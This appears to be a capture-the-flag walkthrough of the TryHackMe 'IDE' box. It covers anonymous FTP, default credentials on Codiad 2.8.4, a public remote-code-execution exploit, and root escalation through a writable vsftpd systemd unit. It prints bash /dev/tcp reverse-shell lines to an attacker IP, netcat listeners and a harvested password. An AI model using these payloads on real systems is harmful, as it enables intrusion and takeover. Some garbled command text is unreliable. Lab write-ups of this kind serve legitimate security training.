

IDE - Walkthrough

IDE is an easy box on TryHackMe. The objective is to Gain a shell on the box and escalate the privileges.

Objective: Gain the root shell of the target machine & find the root flag.

Penetration Methodologies:

- Reconnaissance
- Scanning
- Exploitation
- Privilege Escalation

Tools Used:

nmap, web browser, python, linpeas, ssh, netcat

Scanning

After connecting with the machine on TryHackMe, I started **nmap** scan to check the open ports and services.

```
kali@kali: ~/Desktop/tryhackme/others/IDE
File Actions Edit View Help

(kali@kali)-[~/Desktop/tryhackme/others/IDE]
$ nmap -T4 -sV -p- 10.10.189.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-17 05:51 EST
Stats: 0:04:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 28.87% done; ETC: 06:08 (0:12:12 remaining)
Stats: 0:07:57 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 46.24% done; ETC: 06:08 (0:09:14 remaining)
Warning: 10.10.189.142 giving up on port because retransmission cap hit (6).
Stats: 0:15:47 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 85.98% done; ETC: 06:10 (0:02:34 remaining)
Nmap scan report for 10.10.189.142
Host is up (0.16s latency).
Not shown: 65521 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
6760/tcp  filtered unknown
8098/tcp  filtered unknown
15280/tcp filtered unknown
25965/tcp filtered unknown
28232/tcp filtered unknown
38961/tcp filtered unknown
44451/tcp filtered unknown
59347/tcp filtered unknown
62337/tcp open   http     Apache httpd 2.4.29 ((Ubuntu))
65028/tcp filtered unknown
65413/tcp filtered unknown
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1135.72 seconds

(kali@kali)-[~/Desktop/tryhackme/others/IDE]
$
```

Exploitation

I tried anonymous login on port 21 and I got access of the ftp server.

```
kali@kali: ~  
File Actions Edit View Help  
$(kali@kali)~$ ftp 10.10.189.142  
Connected to 10.10.189.142.  
220 (vsFTPd 3.0.3)  
Name (10.10.189.142:kali): anonymous  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```


On the ftp server, I found a file. I used below command to download the file from ftp server.

get <filename>

```
kali@kali: ~  
File Actions Edit View Help  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> ls -la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x  3 0          114          4096 Jun 18 06:10 .  
drwxr-xr-x  3 0          114          4096 Jun 18 06:10 ..  
drwxr-xr-x  2 0          0           4096 Jun 18 06:11 ...  
226 Directory send OK.  
ftp> cd ...  
250 Directory successfully changed.  
ftp> ls -la  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
-rw-r--r--  1 0          0           151 Jun 18 06:11 -  
drwxr-xr-x  2 0          0           4096 Jun 18 06:11 .  
drwxr-xr-x  3 0          114          4096 Jun 18 06:10 ..  
226 Directory send OK.  
ftp> get -  
local: ./- remote: -  
200 PORT command successful. Consider using PASV.  
150 Opening BINARY mode data connection for - (151 bytes).  
226 Transfer complete.
```


On opening the file, I found that there were 2 users. i.e. john & drec

I also found that the password for the user john was reset to default by the user drec.




```
*~/Desktop/tryhackme/others/IDE/- Mousepad
File Edit Search View Document Help
1Hey john,
2I have reset the password as you have asked. Please use the
  default password to login.
3Also, please take care of the image file ;)
4- drac.
5
```

nmap scan also showed that port 80 was opened. So, I visited the target ip address in the web browser. it was Apache default page. I didn't find anything in the source code. I ran **dirbuster** there to find any hidden directory/files. But I did not find anything.



Nmap also showed that on port 62337, Apache web server was running. So I opened it in the browser and found that codiad 2.8.4 was running there.




Earlier I found that user john's password was reset to default. So I tried the below credentials and I got the access:

Username: john

Password: password

Then I searched online for any known exploit for **codiad 2.8.4** and on <https://www.exploit-db.com> I found an exploit.



Then I saved the python exploit in my machine & launched it.

```
kali@kali: ~/Desktop/tryhackme/others/IDE
File Actions Edit View Help

(kali@kali)~[~/Desktop/tryhackme/others/IDE]
$ python3 payload.py
Usage :
python3 payload.py [URL] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
python3 payload.py [URL:PORT] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
Example :
python3 payload.py http://localhost/ admin admin 8.8.8.8 8888 linux
python3 payload.py http://localhost:8080/ admin admin 8.8.8.8 8888 windows
Author :
WangYihang <wangyihanger@gmail.com>

(kali@kali)~[~/Desktop/tryhackme/others/IDE]
$ python3 payload.py http://10.10.189.142:62337/ john password 10.9.2.20 codiad
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.9.2.20/10000 0>61 2>61"' | nc -lnvp 9999
nc -lnvp 10000
[+] Please confirm that you have done the two command above [y/n]
[Y/n]

(kali@kali)~[~/Desktop/tryhackme/others/IDE]
$ nc -lnvp 9999
listening on [any] 9999 ...

(kali@kali)~[~/Desktop/tryhackme/others/IDE]
$ nc -lnvp 10000
listening on [any] 10000 ...
```

Then I followed the instructions that were provided in the payload to execute it properly.

After the proper execution of the payload, I got a reverse shell of the target system.

Then I used below commands to make my shell interactive.

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```

```
kali@kali: ~/Desktop/tryhackme/others/IDE
File Actions Edit View Help

(kali@kali)-[~/Desktop/tryhackme/others/IDE]
$ python3 payload.py
Usage :
python3 payload.py [URL] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
python3 payload.py [URL:PORT] [USERNAME] [PASSWORD] [IP] [PORT] [PLATFORM]
Example :
python3 payload.py http://localhost/ admin admin 8.8.8.8 8888 linux
python3 payload.py http://localhost:8080/ admin admin 8.8.8.8 8888 windows
Author :
WangYihang <wangyihanger@gmail.com>

(kali@kali)-[~/Desktop/tryhackme/others/IDE]
$ python3 payload.py http://10.10.189.142:62337/ john password 10.9.2.20 9999 codiad
[+] Please execute the following command on your vps:
echo 'bash -c "bash -i >/dev/tcp/10.9.2.20/10000 0>61 2>61"' | nc -lnvp 9999
nc -lnvp 10000
[+] Please confirm that you have done the two command above [y/n]
[y/n] Y
[+] Starting ...
[+] Login Content : {"status":"success","data":{"username":"john"}}
[+] Login success!
[+] Getting writeable path ...
[+] Path Content : {"status":"success","data":{"name":"CloudCall","path":"/var/vm/vm\\html\\codiad_projects"}}
[+] Writeable Path : /var/www/html/codiad_projects
[+] Sending payload ...

(kali@kali)-[~/Desktop/tryhackme/others/IDE]
$ echo 'bash -c "bash -i >/dev/tcp/10.9.2.20/10000 0>61 2>61"' | nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 39582

nc -lnvp 10000
listening on [any] 10000 ...
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 37058
bash: cannot set terminal process group (898): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ide:/var/www/html/codiad/components/filemanager$ h

www-data@ide:/var/www/html/codiad/components/filemanager$ w
hoami
www-data
www-data@ide:/var/www/html/codiad/components/filemanager$
```

Privilege Escalation

Then in the /home/drac/.bash_history file, I found the credentials of the user drac.

```
kali@kali: ~/Desktop/tryhackme/others/IDE
File Actions Edit View Help

www-data@ide:/var/www/html/codiad/components/filemanager$ ls /home/
ls /home/
drac
www-data@ide:/var/www/html/codiad/components/filemanager$ cd /home/drac
cd /home/drac
www-data@ide:/home/drac$ ls -la
ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..
-rw-r--r-- 1 drac drac  49 Jun 18 06:02 .Xauthority
-rw-r--r-- 1 drac drac  36 Jul 11 12:11 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc
drwxr-xr-x 4 drac drac 4096 Jun 18 06:03 .cache
drwxr-xr-x 3 drac drac 4096 Jun 18 06:47 .config
drwxr-xr-x 4 drac drac 4096 Jun 18 06:48 .gnupg
drwxr-xr-x 3 drac drac 4096 Jun 18 05:49 .local
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac  10 Jun 17 14:03 .sudo_as_admin_successful
-rw-r--r-- 1 drac drac 557 Jun 18 05:49 .xsession-errors
-rw-r--r-- 1 drac drac  33 Jun 18 06:32 user.txt
www-data@ide:/home/drac$ cat .bash_history
cat .bash_history
mysql -u drac -p 'Th3dRacULa1sR3aL'
www-data@ide:/home/drac$
```

Then I used the below command to get a secure shell with the user drac's credentials.

ssh [drac@10.10.189.142](ssh:drac@10.10.189.142)

password:Th3dRaCULa1sR3aL

```
drac@ide:~  
File Actions Edit View Help  
drac@kali:~  
$ ssh drac@10.10.189.142  
The authenticity of host '10.10.189.142 (10.10.189.142)' can't be established.  
ECDSA key fingerprint is SHA256:GWJNQaoDgrmm/BU05jSHIV0V2n4FH4hUK36mnVpXA/Q.  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '10.10.189.142' (ECDSA) to the list of known hosts.  
drac@10.10.189.142's password:  
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/advantage  
  
System information as of Wed Nov 17 11:38:11 UTC 2021  
  
System load:  0.0          Processes:      112  
Usage of /:   49.9% of 8.79GB  Users logged in:  0  
Memory usage: 38%          IP address for eth0: 10.10.189.142  
Swap usage:   0%  
  
* Canonical Livepatch is available for installation.  
- Reduce system reboots and improve kernel security. Activate at:  
https://ubuntu.com/livepatch  
  
69 packages can be updated.  
1 update is a security update.  
  
Last login: Wed Aug  4 06:36:42 2021 from 192.168.0.105  
drac@ide:~$
```

After that in the /home/drac/user.txt file, I found the first flag.

```
drac@ide:~  
File Actions Edit View Help  
drac@ide:~$ ls -la  
total 52  
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .  
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..  
-rw-r--r-- 1 drac drac  36 Jul 11 12:11 .bash_history  
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout  
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc  
drwx----- 4 drac drac 4096 Jun 18 06:03 .cache  
drwxr-x--- 3 drac drac 4096 Jun 18 06:47 .config  
drwx----- 4 drac drac 4096 Jun 18 06:48 .gnupg  
drwx----- 3 drac drac 4096 Jun 18 05:49 .local  
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile  
-rw-r--r-- 1 drac drac  10 Jun 17 14:03 .sudo_as_admin_successful  
-r----- 1 drac drac 33 Jun 18 06:32 user.txt  
-rw----- 1 drac drac 49 Jun 18 06:02 .Xauthority  
-rw----- 1 drac drac 557 Jun 18 05:49 .xsession-errors  
drac@ide:~$ cat user.txt  
02930d21a8eb009fd626361b2d24a466  
drac@ide:~$
```

Then I used command `sudo -l` and found that user drac can run `/usr/sbin/service vsftpd restart` with root permissions.

```
drac@ide: ~$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/
    sbin\:/bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide: ~$
```

After that I uploaded `linpeas.sh` script by starting a server on my machine. `linpeas.sh` is used to find potential privilege escalation vector. Then I changed `linpeas.sh` permissions with the command: `chmod 777 linpeas.sh`

```
drac@ide: ~$ ls -la
total 52
drwxr-xr-x 6 drac drac 4096 Aug  4 07:06 .
drwxr-xr-x 3 root root 4096 Jun 17 14:01 ..
-rw-r--r-- 1 drac drac  36 Jul 11 12:11 .bash_history
-rw-r--r-- 1 drac drac 220 Apr  4 2018 .bash_logout
-rw-r--r-- 1 drac drac 3787 Jul 11 11:53 .bashrc
drwx----- 4 drac drac 4096 Jun 18 06:03 .cache
drwxr-x--- 3 drac drac 4096 Jun 18 06:47 .config
drwx----- 4 drac drac 4096 Jun 18 06:48 .gnupg
drwx----- 3 drac drac 4096 Jun 18 05:49 .local
-rw-r--r-- 1 drac drac 807 Apr  4 2018 .profile
-rw-r--r-- 1 drac drac  10 Jun 17 14:03 .sudo_as_admin_successful
-r----- 1 drac drac  33 Jun 18 06:32 user.txt
-rw----- 1 drac drac  49 Jun 18 06:02 .xauthority
-rw----- 1 drac drac 557 Jun 18 05:49 .xsession-errors
drac@ide: ~$ cat user.txt
02930d21a8eb009fed26361b2d24a466
drac@ide: ~$ wget http://10.9.2.20:12000/linpeas.sh -O linpeas.sh
--2021-11-17 11:40:36-- http://10.9.2.20:12000/linpeas.sh
Connecting to 10.9.2.20:12000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 473162 (462K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====>] 462.07K  342KB/s  in 1.4s

2021-11-17 11:40:38 (342 KB/s) - 'linpeas.sh' saved [473162/473162]

drac@ide: ~$
```

In the results, from `linpeas`, I found that user `drac` has write permissions for the file `/lib/systemd/system/vsftpd.service`


```
drac@idec:~$ ls -la /lib/systemd/system/
drwxr-xr-x  2 root root 4096 Jun 18 05:48 .
drwxr-xr-x 104 root root 4096 Aug  7 06:17 ..
-rw-r--r--  1 root root  96 Sep 27 2019 01-locale-fix.sh
-rw-r--r--  1 root root 833 Feb  2 2021 apps-bin-path.sh
-rw-r--r--  1 root root 664 Apr  2 2018 bash_completion.sh
-rw-r--r--  1 root root 1003 Dec 29 2015 cedilla-portuguese.sh
-rw-r--r--  1 root root 1941 Jul 16 2018 vte-2.91.sh
-rw-r--r--  1 root root 1557 Dec  4 2017 Z97-byobu.sh
-rwxr-xr-x  1 root root 873 Jun  3 2020 Z99-cloudinit-warnings.sh
-rwxr-xr-x  1 root root 3417 Jun  3 2020 Z99-cloud-locale-test.sh

Permissions in init, init.d, systemd, and rc.d
https://book.hacktricks.xyz/linux-unix/privilege-escalation#init-init-d-systemd-and-rc-d
You have write privileges over /lib/systemd/system/vsftpd.service

Hashes inside passwd file? ..... No
Writable passwd file? ..... No
Credentials in fstab/mtab? ..... No
Can I read shadow files? ..... No
Can I read shadow plists? ..... No
Can I write shadow plists? ..... No
Can I read opasswd file? ..... No
Can I write in network-scripts? ..... No
Can I read root folder? ..... No

Searching root files in home dirs (limit 30)
/home/
/root/

Searching folders owned by me containing others files on it (limit 100)
/sys/fs/cgroup/systemd/user.slice/user-1000.slice/user@1000.service
/sys/fs/cgroup/unified/user.slice/user-1000.slice/user@1000.service
/var/lib/xcfs/cgroup/name=systemd/user.slice/user-1000.slice/user@1000.service
```

Then I opened the file `/lib/systemd/system/vsftpd.service` and changed the path of `ExecStart` variable to `/tmp/vsftpd`

```
GNU nano 2.9.3 vsftpd.service Modified

[Unit]
Description=vsftpd FTP server
After=network.target

[Service]
Type=simple
ExecStart=/tmp/vsftpd
ExecReload=/bin/kill -HUP $MAINPID
ExecStartPre=/bin/mkdir -p /var/run/vsftpd/empty

[Install]
WantedBy=multi-user.target

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos   M-U Undo
^X Exit      ^R Read File  ^\ Replace   ^U Uncut Text ^T To Spell  ^_ Go To Line M-E Redo
```

Then in the `/tmp/` directory, I created a file named `vsftpd` and changed its permissions to `777`. Then I added a bash reverse shell in the file.

```
GNU nano 2.9.3 vsftpd Modified
Directory listing for /
#!/bin/sh
bash -c 'exec bash -i &>/dev/tcp/10.9.2.20/15000 <&1'
```

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^\ Replace ^U Uncut Text ^T To Spell ^_ Go To Line

After that I added /tmp/ directory path into the environment variable in order to execute the malicious vsftpd file and to gain a reverse shell with root permissions.

Command used to add path into environment variable is: `export PATH=/tmp:$PATH`

Then I started a netcat listener on port 15000 to receive incoming connections. Then I executed `sudo /usr/sbin/service vsftpd restart`. The system told me to restart daemon. After restarting the daemon, I launched the command again & on my machine, I got root shell. Then in the /root/root.txt file, I found the second flag.

```
drac@ide:/tmp$ ls
systemd-private-744973924e154138a274cc3d27aee6e9-apache2.service-T7njhi
systemd-private-744973924e154138a274cc3d27aee6e9-systemd-resolved.servic
Uo
systemd-private-744973924e154138a274cc3d27aee6e9-systemd-timesyncd.servi
diJ
tmux-1000
vsftpd
drac@ide:/tmp$ sudo -l
Matching Defaults entries for drac on ide:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/s
bin\:/snap/bin

User drac may run the following commands on ide:
    (ALL : ALL) /usr/sbin/service vsftpd restart
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
Warning: The unit file, source configuration file or drop-ins of vsftpd.
e changed on disk. Run 'systemctl daemon-reload' to reload units.
drac@ide:/tmp$ systemctl daemon-reload
== AUTHENTICATING FOR org.freedesktop.systemd1.reload-daemon ==
Authentication is required to reload the systemd state.
Authenticating as: drac
Password:
== AUTHENTICATION COMPLETE ==
drac@ide:/tmp$ sudo /usr/sbin/service vsftpd restart
drac@ide:/tmp$
```

```
(kali@kali)-[~]
$ nc -lvp 15000
listening on [any] 15000 ...
10.10.189.142: inverse host lookup failed: Unknown host
connect to [10.9.2.20] from (UNKNOWN) [10.10.189.142] 40086
bash: cannot set terminal process group (19250): Inappropriate ioctl for devic
bash: no job control in this shell
root@ide:/# whoami
whoami
root
root@ide:/# cd /root
cd /root
root@ide:/root# ls
ls
root.txt
root@ide:/root# cat root.txt
cat root.txt
ce258cb16f47f1c66f0b0b77f4e0fb8d
root@ide:/root#
```